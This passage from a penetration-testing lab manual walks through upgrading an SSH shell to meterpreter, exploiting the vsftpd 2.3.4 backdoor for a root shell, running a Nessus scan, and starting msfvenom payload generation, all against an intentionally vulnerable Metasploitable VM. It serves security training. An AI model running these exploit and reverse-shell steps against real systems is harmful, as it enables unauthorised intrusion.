Information	Connection
SSH msfadmin:msfadmin (192.168.56.102:22)	192.168.56.103:37029 → 192.168.56.102 (192.168.56.102)

```
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

Task 3:

We now want to upgrade this shell to a meterpreter shell, which will allow us to perform a number of different actions on our target. We can do this by using the following set of commands:

```
use post/multi/manage/shell_to_meterpreter
set session 1
run
```

The terminal shows the following sequence of commands and session details:

```

msf6 auxiliary(scanner/ssh/ssh_login) > use post/multi/manage/shell_to_meterpreter
msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.103:4433
[*] Sending stage (980808 bytes) to 192.168.56.102
[*] Meterpreter session 2 opened (192.168.56.103:4433 → 192.168.56.102:42068) at 2021-04-03 22:29:35 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) > sessions

```

Session table output:

Id	Name	Type	Information	Connection
1		shell linux	SSH msfadmin:msfadmin (1	192.168.56.103:37029 → 92.168.56.102:22 (192.1 68.56.102)
2		meterpreter x86/linux	msfadmin @ metasploitbl e (uid=1000, gid=1000, e uid=1000, egid=1000) @ m etasp ...	192.168.56.103:4433 → 1 92.168.56.102:42068 (192. 168.56.102)

Annotations with red arrows and blue circles:

- Annotation 1: Points to the 'set session 1' command.
- Annotation 2: Points to the 'run' command.
- Annotation 3: Points to the '[*] Upgrading session ID: 1' message.
- Annotation 4: Points to the 'sessions' command.

This will upgrade our limited SSH shell to an unlimited meterpreter shell. You can check the sessions which have been created by typing sessions into the terminal. You will notice that there are now 2 sessions open; one for our limited SSH shell and one for our unlimited meterpreter shell. We can switch to our meterpreter shell by typing the following:

```
sessions -i 2
```

```

msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2 ...

```

Meterpreter prompt:

```

meterpreter > 

```

Lab 72. Exploiting a Vulnerable FTP Service to Gain a Shell Using Metasploit

Lab Objective:

Learn how to exploit a vulnerable FTP service to gain a shell using Metasploit.

Lab Purpose:

The Metasploit framework is a powerful tool which can be used to probe systematic vulnerabilities on networks and servers. It provides information about security vulnerabilities and aids in penetration testing and IDS signature development.

Lab Tool:

Kali Linux VM and Metasploitable VM.

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

In this lab, we will be using Metasploite to create a stable shell on a metasploitable machine. If you are unfamiliar with metasploitable, it is an intentionally vulnerable machine which can be loaded in VMware, the same as Kali Linux. You can download the metasploitable iso file here:

<https://docs.rapid7.com/metasploit/metasploitable-2/>

You can find a lot of material on this page on how to download and setup the

Metasploitable VM.



We will use both Kali Linux and Metasploitable for this lab. Remember to put both machines on the same isolated host-only network to talk to each other. When login is required, you will enter “**msfadmin**” as username and password.

Task 2:

Metasploit comes pre-installed on Kali Linux. In this lab, we will be establishing a shell on our Metasploitable VM by exploiting a vulnerable FTP service. The objective of this lab is to highlight the importance of enumeration and to show you how a vulnerable service can be exploited using Metasploit.

To begin, we will first scan our target with nmap using the following command within Kali:

```
nmap -v -sC -sV 192.168.56.102 -oX Metasploitable.xml
```

192.168.56.102 is the IP address of our Metasploitable VM in this instance. You can find out the IP address of your own Metasploitable VM by typing “ifconfig” in its console.

```
Initiating Connect Scan at 14:41
Scanning 192.168.56.102 [1000 ports]
Discovered open port 445/tcp on 192.168.56.102
Discovered open port 53/tcp on 192.168.56.102
Discovered open port 22/tcp on 192.168.56.102
Discovered open port 139/tcp on 192.168.56.102
Discovered open port 111/tcp on 192.168.56.102
Discovered open port 80/tcp on 192.168.56.102
Discovered open port 3306/tcp on 192.168.56.102
Discovered open port 25/tcp on 192.168.56.102
Discovered open port 21/tcp on 192.168.56.102
Discovered open port 5900/tcp on 192.168.56.102
Discovered open port 23/tcp on 192.168.56.102
Discovered open port 2121/tcp on 192.168.56.102
Discovered open port 2049/tcp on 192.168.56.102
Discovered open port 514/tcp on 192.168.56.102
```

This will run a comprehensive scan on our Metasploitable machine. The -oX command will save the output of this command to an XML file. Once the scan is done, we can convert this xml file to a html file and then open it in Firefox, making the results of the scan much easier to read. Use the following command to do this:

```
xsltproc Metasploitable.xml -o Metasploitable.html
```

Once this is done, open this file in Firefox by typing the following command:

```
firefox Metasploitable.html
```

Task 3:

With the file open in Firefox, we can easily see what services are running as well as their version. We are going to focus on port 21, where FTP is running for this lab. We can see that there is a product called vsftpd running on this port.


Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version
21	tcp open	ftp	syn-ack	vsftpd	2.3.4
	ftp-anon	Anonymous FTP login allowed (FTP code 230)			
	ftp-syst	<pre>STAT: FTP server status: Connected to 192.168.56.103 Logged in as ftp TYPE: ASCII No session bandwidth limit Session timeout in seconds is 300 Control connection is plain text Data connections will be plain text vsFTPD 2.3.4 - secure, fast, stable End of status</pre>			

The next step is to open Metasploit in a new tab in Kali VM by typing the following:

```
sudo msfconsole
```

We will now search the Metasploit database for any exploits related to this vsftpd product by typing the following:

```
search vsftpd
```



```
msf6 > search vsftpd
Matching Modules
=====
#  Name
Description
-
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use expl
oit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

You will notice that one exploit shows up with the rank of excellent. We will use this exploit to get a shell on our Metasploitable VM.

Task 4:

Type the following to use the exploit:

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info
    Name: VSFTPD v2.3.4 Backdoor Command Execution
    Module: exploit/unix/ftp/vsftpd_234_backdoor
    Platform: Unix
    Arch: cmd
    Privileged: Yes
    License: Metasploit Framework License (BSD)
    Rank: Excellent
    Disclosed: 2011-07-03
    Provided by:
        hdm <x@hdm.io>
        MC <mc@metasploit.com>
```


1. Red arrow points to the line "No payload configured, defaulting to cmd/unix/interact".

2. Red arrow points to the line "Disclosed: 2011-07-03".

Once this is done, type “info” to see how this exploit is used and what it does. This is a useful resource for learning about different exploits.

Then, type the following to complete the exploit:

```
set rhosts 192.168.56.102
run
```



The screenshot shows a Metasploit terminal window. The user has set the remote host to 192.168.56.102 and run the exploit. The exploit has successfully spawned a backdoor service and opened a command shell session. The user then checks their privileges by running 'whoami' and 'id', both of which return 'root'. A green checkmark icon is placed next to the 'id' command output.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.102:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.56.102:6200) at 2021-04-04 15:52:58 -0400
whoami
root
id
uid=0(root) gid=0(root)
```

This will run the exploit and will provide you with a shell on the Metasploitable VM. We can see that we are also the “root” user on the Metasploitable VM. This is an example of why enumeration is so important in finding any vulnerable services, and discovering how to take advantage of vulnerable services using Metasploit.

Lab 73. Running a Vulnerability Scan with Nessus

Lab Objective:

Learn how to run a comprehensive vulnerability scan with Nessus.

Lab Purpose:

Nessus is a proprietary vulnerability scanner developed by Tenable Inc. The tool allows security professionals to perform high-speed asset discovery, target profiling, configuration auditing, malware detection, sensitive data discovery, and more.

Lab Tool:

Kali Linux and Metasploitable VM.

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

If you are unfamiliar with metasploitable, it is an intentionally vulnerable machine which can be loaded in VMware, the same as Kali Linux. You can download the metasploitable iso file here:

<https://docs.rapid7.com/metasploit/metasploitable-2/>

You can find a lot of material on this page on how to download and setup the Metasploitable VM.




We will use both Kali Linux and Metasploitable VM for this lab. Remember to put both machines on the same isolated host-only network to talk to each other. When login is required, you will enter “**msfadmin**” as username and password.

Task 2:


First, put the Kali VM temporarily on “Bridged Network”, as we will download Nessus tool from the internet. To install Nessus, we will have to visit their site and first register for an activation code at the following link: <https://www.tenable.com/products/nessus/nessus-essentials>

Enter your name and email here to receive the code. Once this is done, you will be redirected to the download page for Nessus Essentials, which is the free version.



We are installing the tool on Kali, so we want to pick the version called:

Nessus-8.13.2-debian6_amd64.deb



The numbers may change as the version of nessus is updated, the important point is that you download the .deb package. Click the Checksum link on the

right hand and copy and paste the SHA256 string somewhere . Now, we will calculate and check integrity of the downloaded file against the checksum which is displayed on the web page. Open a Kali terminal screen, locate the downloaded file, then type this command:

```
sha256sum Nessus-8.13.2-debian6_amd64.deb
```

Compare the calculated result with original hash value. If they match, we can continue to our next task.


Task 3:

Once this is downloaded, navigate to your downloads folder and type the following:

```
chmod +x Nessus-8.13.2-debian6_amd64.deb
```

This will allow us to execute the file. Then, type the following into your terminal to unpack the tool:

```
sudo dpkg -i Nessus-8.13.2-debian6_amd64.deb
```



```
(kali㉿kali)-[~]
$ sudo dpkg -i Nessus-8.13.2-debian6_amd64.deb
Selecting previously unselected package nessus.
(Reading database ... 275657 files and directories currently installed.)
Preparing to unpack Nessus-8.13.2-debian6_amd64.deb ...
Unpacking nessus (8.13.2) ...
Setting up nessus (8.13.2) ...
Unpacking Nessus Scanner Core Components ...

- You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
- Then go to https://kali:8834/ to configure your scanner
```

Once this is done, we then need to enable the Nessus service by typing the following command:

```
sudo /bin/systemctl start nessusd.service
```

We will now be able to access the Nessus tool in our browser by navigating

to the following link:

<https://kali:8834>


Once here, you will be asked for your activation code as well as your name and email that you entered on the Tenable site.




Once you enter these, you will be asked to set a username and password. Once this is entered, we are now able to use the Nessus tool after a very long initialization process. Be patient!

Task 4:

To begin, Nessus wants us to input a range of IP addresses so that we can discover some targets to scan. Be sure your Kali VM is in “Host-only Network” before starting the scan, so you can communicate with your target Metasploitable VM.



Select Metasploitable VM as a target victim from this list.




Then, hit the “Run Scan” button in the bottom right of the screen to start

scan.

Task 5:

The scan will take a few minutes to run as it discovers the numerous vulnerabilities available on the Metasploitable machine. When finished, you will be presented with a colour-coded bar of the different vulnerabilities Nessus has found.



If you click on the IP address, you will be presented with a more detailed overview of the vulnerabilities discovered with the most severe vulnerabilities at the top of the list.

You can click on any of these vulnerabilities to discover why it is a vulnerability and how it can be exploited.

The screenshot shows the Nessus Essentials interface. On the left is a sidebar with various icons. The main area has a table with columns: 'Sev', 'Name', 'Family', and 'Count'. A red box highlights the 'Sev' column, showing several 'CRITICAL' entries. A blue box highlights a specific row for 'Bind Shell Backdoor Detection', which is categorized under 'NF' (Network Filter) and 'Uni' (Universal). The description for this vulnerability states: 'A shell is listening on the remote port without any authentication being required. An attacker may use sending commands directly.' Below this, there's a 'Solution' section with the instruction: 'Verify if the remote host has been compromised, and reinstall the system if necessary.'

Sev	Name	Family	Count
CRITICAL	SSL (Multiple Issues)	Gain a shell remotely	3
CRITICAL	Bind Shell Backdoor Detection	Backdoors	1
CRITICAL			
MIXED			
MIXED			

Task 6:

We can filter the discovered vulnerabilities to focus on the vulnerabilities which have known exploits available, which allows us to take advantage of this information. This can be done by clicking the Filter button just below the Vulnerabilities tab.

Once here, click on the first dropdown menu and select Exploit Available from the list. Once this is done, click on the plus sign to the far right of the last dropdown menu. Then, in the first dropdown menu in the second column, select CVSS Base Score; in the middle dropdown menu select Is More Than; and in the final textbox, enter the value 6.

Click the Apply button on the bottom right to then see the list of vulnerabilities discovered with exploits available where the exploit has a CVSS Base Score of over 6.

My Basic Network Scan / 192.168.56.102

Configure Audit Trail

Back to Hosts

Vulnerabilities 5

Filter Search Vulnerabilities

Sev Name

CRITICAL CRITICAL HIGH HIGH HIGH

SSL (Mul) NFS Exported Share In... HPC

Apache Tomcat AJP C... Web Servers

ISC BIND Denial of Ser... DNS

rlogin Service Detection Service detection

Filters

Match All of the following:

Exploit Available is equal to true

CVSS Base Score is more than 6

Apply Cancel Clear Filters

1 2 3 4 5 6

We are now left with a list of vulnerabilities which we are able to exploit. Click on the vulnerabilities to learn how they can be exploited and why they are vulnerabilities in the first place.

Lab 74. Creating Metasploit Payloads with Msfvenom

Lab Objective:

Learn how to create Metasploit payloads using Msfvenom.

Lab Purpose:

Msfvenom is a command line instance of Metasploit that is used to generate payloads and can also encode them.

The Metasploit framework is a powerful tool which can be used to probe systematic vulnerabilities on networks and servers. It provides information about security vulnerabilities and aids in penetration testing and IDS signature development.

Lab Tool:

Kali Linux VM.

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

Both msfvenom and metasploit come pre-installed on Kali. We can view the help screen for both tools by typing the following into our terminal:

```
msfvenom  
msfconsole
```

In this lab, we will be learning how to generate payloads which can be transferred to a target and used to establish a shell on that target through

Metasploit.

Task 2:


This is an easy tool to use as its syntax is the same no matter the payload being created. The general syntax for this tool looks like the following:

```
msfvenom -p <payload> LHOST=<Listening IP> LPORT=<Listening port>
```

